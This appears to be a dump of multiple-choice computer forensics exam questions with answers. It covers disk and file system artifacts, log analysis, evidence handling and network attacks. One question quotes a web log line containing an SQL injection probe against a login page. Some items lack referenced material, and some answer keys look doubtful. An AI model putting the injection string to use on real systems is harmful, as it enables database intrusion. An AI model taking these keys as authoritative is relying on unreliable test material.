What is the primary function of the tool CHKDSK in Windows that authenticates the file system reliability of a volume?

A. Repairs logical file system errors
B. Check the disk for hardware errors
C. Check the disk for connectivity errors
D. Check the disk for Slack Space

Answer: A

NEW QUESTION 454
- (Exam Topic 2)
Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?

A. TIFF-8
B. DOC
C. WPD
D. PDF

Answer: D

NEW QUESTION 455
- (Exam Topic 2)
What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?

A. Cracks every password in 10 minutes
B. Distribute processing over 16 or fewer computers
C. Support for Encrypted File System
D. Support for MD5 hash verification

Answer: B

NEW QUESTION 459
- (Exam Topic 2)
Which of the following reports are delivered under oath to a board of directors/managers/panel of the jury?

A. Written Formal Report
B. Verbal Formal Report
C. Verbal Informal Report
D. Written Informal Report


Answer: B

NEW QUESTION 463
- (Exam Topic 2)
Which file is a sequence of bytes organized into blocks understandable by the system’s linker?

A. executable file
B. source file
C. Object file
D. None of these

Answer: C

NEW QUESTION 467
- (Exam Topic 2)
Data is striped at a byte level across multiple drives, and parity information is distributed among all member drives.



What RAID level is represented here?

A. RAID Level 0
B. RAID Level 5
C. RAID Level 3
D. RAID Level 1

Answer: B

NEW QUESTION 469
- (Exam Topic 2)
Ivanovich, a forensics investigator, is trying to extract complete information about running processes from a system. Where should he look apart from the RAM and virtual memory?

A. Swap space
B. Application data
C. Files and documents
D. Slack space

Answer: A

NEW QUESTION 473
- (Exam Topic 2)
When carrying out a forensics investigation, why should you never delete a partition on a dynamic disk?

A. All virtual memory will be deleted
B. The wrong partition may be set to active
C. This action can corrupt the disk
D. The computer will be set in a constant reboot state

Answer: C

NEW QUESTION 474
- (Exam Topic 2)
Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

A. Sectors
B. Interface
C. Cylinder
D. Heads

Answer: B

NEW QUESTION 476
- (Exam Topic 2)
Why would a company issue a dongle with the software they sell?

A. To provide source code protection
B. To provide wireless functionality with the software
C. To provide copyright protection
D. To ensure that keyloggers cannot be used

Answer: C

NEW QUESTION 477
- (Exam Topic 2)
Who is responsible for the following tasks?

A. Non-forensics staff
B. Lawyers
C. System administrators
D. Local managers or other non-forensic staff

Answer: A

NEW QUESTION 482
- (Exam Topic 2)
Which rule requires an original recording to be provided to prove the content of a recording?

A. 1004
B. 1002
C. 1003
D. 1005

Answer: B

NEW QUESTION 487
- (Exam Topic 2)
Which forensic investigating concept trails the whole incident from how the attack began to how the victim was affected?

A. Point-to-point
B. End-to-end
C. Thorough
D. Complete event analysis


Answer: B

NEW QUESTION 489
- (Exam Topic 2)
Which of the following are small pieces of data sent from a website and stored on the user’s computer by the user’s web browser to track, validate, and maintain specific user information?

A. Temporary Files
B. Open files
C. Cookies
D. Web Browser Cache

Answer: C

NEW QUESTION 493
- (Exam Topic 2)
In the following directory listing,



Which file should be used to restore archived email messages for someone using Microsoft Outlook?

A. Outlook bak
B. Outlook ost
C. Outlook NK2
D. Outlook pst

Answer: D

NEW QUESTION 497
- (Exam Topic 2)
Which of the following files stores information about local Dropbox installation and account, email IDs linked with the account, current version/build for the local application, the host_id, and local path information?

A. host.db
B. sigstore.db
C. config.db
D. filecache.db

Answer: C

NEW QUESTION 502
- (Exam Topic 2)
What is the default IIS log location?

A. SystemDrive\inetpub\LogFiles
B. %SystemDrive%\inetpub\logs\LogFiles
C. %SystemDrive\logs\LogFiles
D. SystemDrive\logs\LogFiles

Answer: B

NEW QUESTION 506
- (Exam Topic 2)
What type of attack sends spoofed UDP packets (instead of ping packets) with a fake source address to the IP broadcast address of a large network?

A. Fraggle
B. Smurf scan
C. SYN flood
D. Teardrop

Answer: A

NEW QUESTION 508
- (Exam Topic 2)
Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken up by the local police. Paul begins to inventory the
PCs found in the hackers hideout. Paul then comes across a PDA left by them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?

A. Place PDA, including all devices, in an antistatic bag
B. Unplug all connected devices
C. Power off all devices if currently on
D. Photograph and document the peripheral devices

Answer: D

NEW QUESTION 513
- (Exam Topic 2)
Smith, as a part his forensic investigation assignment, seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data in the mobile device. Smith found that the SIM was protected by a Personal Identification Number (PIN) code, but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He made three unsuccessful attempts, which blocked the SIM card. What can Jason do in this scenario to reset the PIN and access SIM data?

A. He should contact the network operator for a Temporary Unlock Code (TUK)
B. Use system and hardware tools to gain access
C. He can attempt PIN guesses after 24 hours
D. He should contact the network operator for Personal Unlock Number (PUK)

Answer: D

NEW QUESTION 515
- (Exam Topic 2)
An executive has leaked the company trade secrets through an external drive. What process should the investigation team take if they could retrieve his system?

A. Postmortem Analysis
B. Real-Time Analysis
C. Packet Analysis
D. Malware Analysis

Answer: A

NEW QUESTION 517

- (Exam Topic 2)
Which of the following attacks allows an attacker to access restricted directories, including application source code, configuration and critical system files, and to execute commands outside of the web server's root directory?

A. Parameter/form tampering
B. Unvalidated input
C. Directory traversal
D. Security misconfiguration


Answer: C

NEW QUESTION 518
- (Exam Topic 2)
An on-site incident response team is called to investigate an alleged case of computer tampering within their company. Before proceeding with the investigation, the CEO informs them that the incident will be classified as low level. How long will the team have to respond to the incident?

A. One working day
B. Two working days
C. Immediately
D. Four hours

Answer: A

NEW QUESTION 522
- (Exam Topic 2)
The following is a log file screenshot from a default installation of IIS 6.0.



```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2007-01-22 15:42:36
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /index.html - 80 - 172.16.28.80
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/index.asp - 80 - 172.16.28
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/css/olcStyle.css - 80 - 17
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /favicon.ico - 80 - 172.16.28.80 Avant+
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/css/dhtml_horiz.css - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_04.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_06.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_07.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_08.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/script/dhtml.js - 80 - 172
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/greenArraw.jpg - 80
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/board_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/board_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
```

What time standard is used by IIS as seen in the screenshot?

A. UTC
B. GMT
C. TAI
D. UT

Answer: A

NEW QUESTION 525
- (Exam Topic 2)
What advantage does the tool Evidor have over the built-in Windows search?

A. It can find deleted files even after they have been physically removed
B. It can find bad sectors on the hard drive
C. It can search slack space
D. It can find files hidden within ADS

Answer: C

NEW QUESTION 530
- (Exam Topic 2)
Watson, a forensic investigator, is examining a copy of an ISO file stored in CDFS format. What type of evidence is this?

A. Data from a CD copied using Windows

B. Data from a CD copied using Mac-based system
C. Data from a DVD copied using Windows system
D. Data from a CD copied using Linux system

Answer: A

NEW QUESTION 531
- (Exam Topic 2)
Pagefile.sys is a virtual memory file used to expand the physical memory of a computer. Select the registry path for the page file:

A. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management
B. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\System Management
C. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Device Management
D. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters


Answer: A

NEW QUESTION 535
- (Exam Topic 2)
How many possible sequence number combinations are there in TCP/IP protocol?

A. 1 billion
B. 320 billion
C. 4 billion
D. 32 million

Answer: C

NEW QUESTION 539
- (Exam Topic 2)
While looking through the IIS log file of a web server, you find the following entries:



```
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index.asp
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /login.asp?username=if ((select user)='sa' OR (select user)='dbo')
select 1 else select 1/0
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Developments/index_02.jpg
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index_04.jpg
```

What is evident from this log file?

A. Web bugs
B. Cross site scripting
C. Hidden fields
D. SQL injection is possible

Answer: D

NEW QUESTION 544
- (Exam Topic 2)
Which tool does the investigator use to extract artifacts left by Google Drive on the system?

A. PEBrowse Professional
B. RegScanner
C. RAM Capturer
D. Dependency Walker

Answer: C

NEW QUESTION 547
- (Exam Topic 2)
Paraben Lockdown device uses which operating system to write hard drive data?

A. Mac OS
B. Red Hat
C. Unix
D. Windows

Answer: D

NEW QUESTION 549
- (Exam Topic 2)
Using Linux to carry out a forensics investigation, what would the following command accomplish? dd if=/usr/home/partition.image of=/dev/sdb2 bs=4096 conv=notrunc,noerror

A. Search for disk errors within an image file
B. Backup a disk to an image file
C. Copy a partition to an image file
D. Restore a disk from an image file

Answer: D

NEW QUESTION 553
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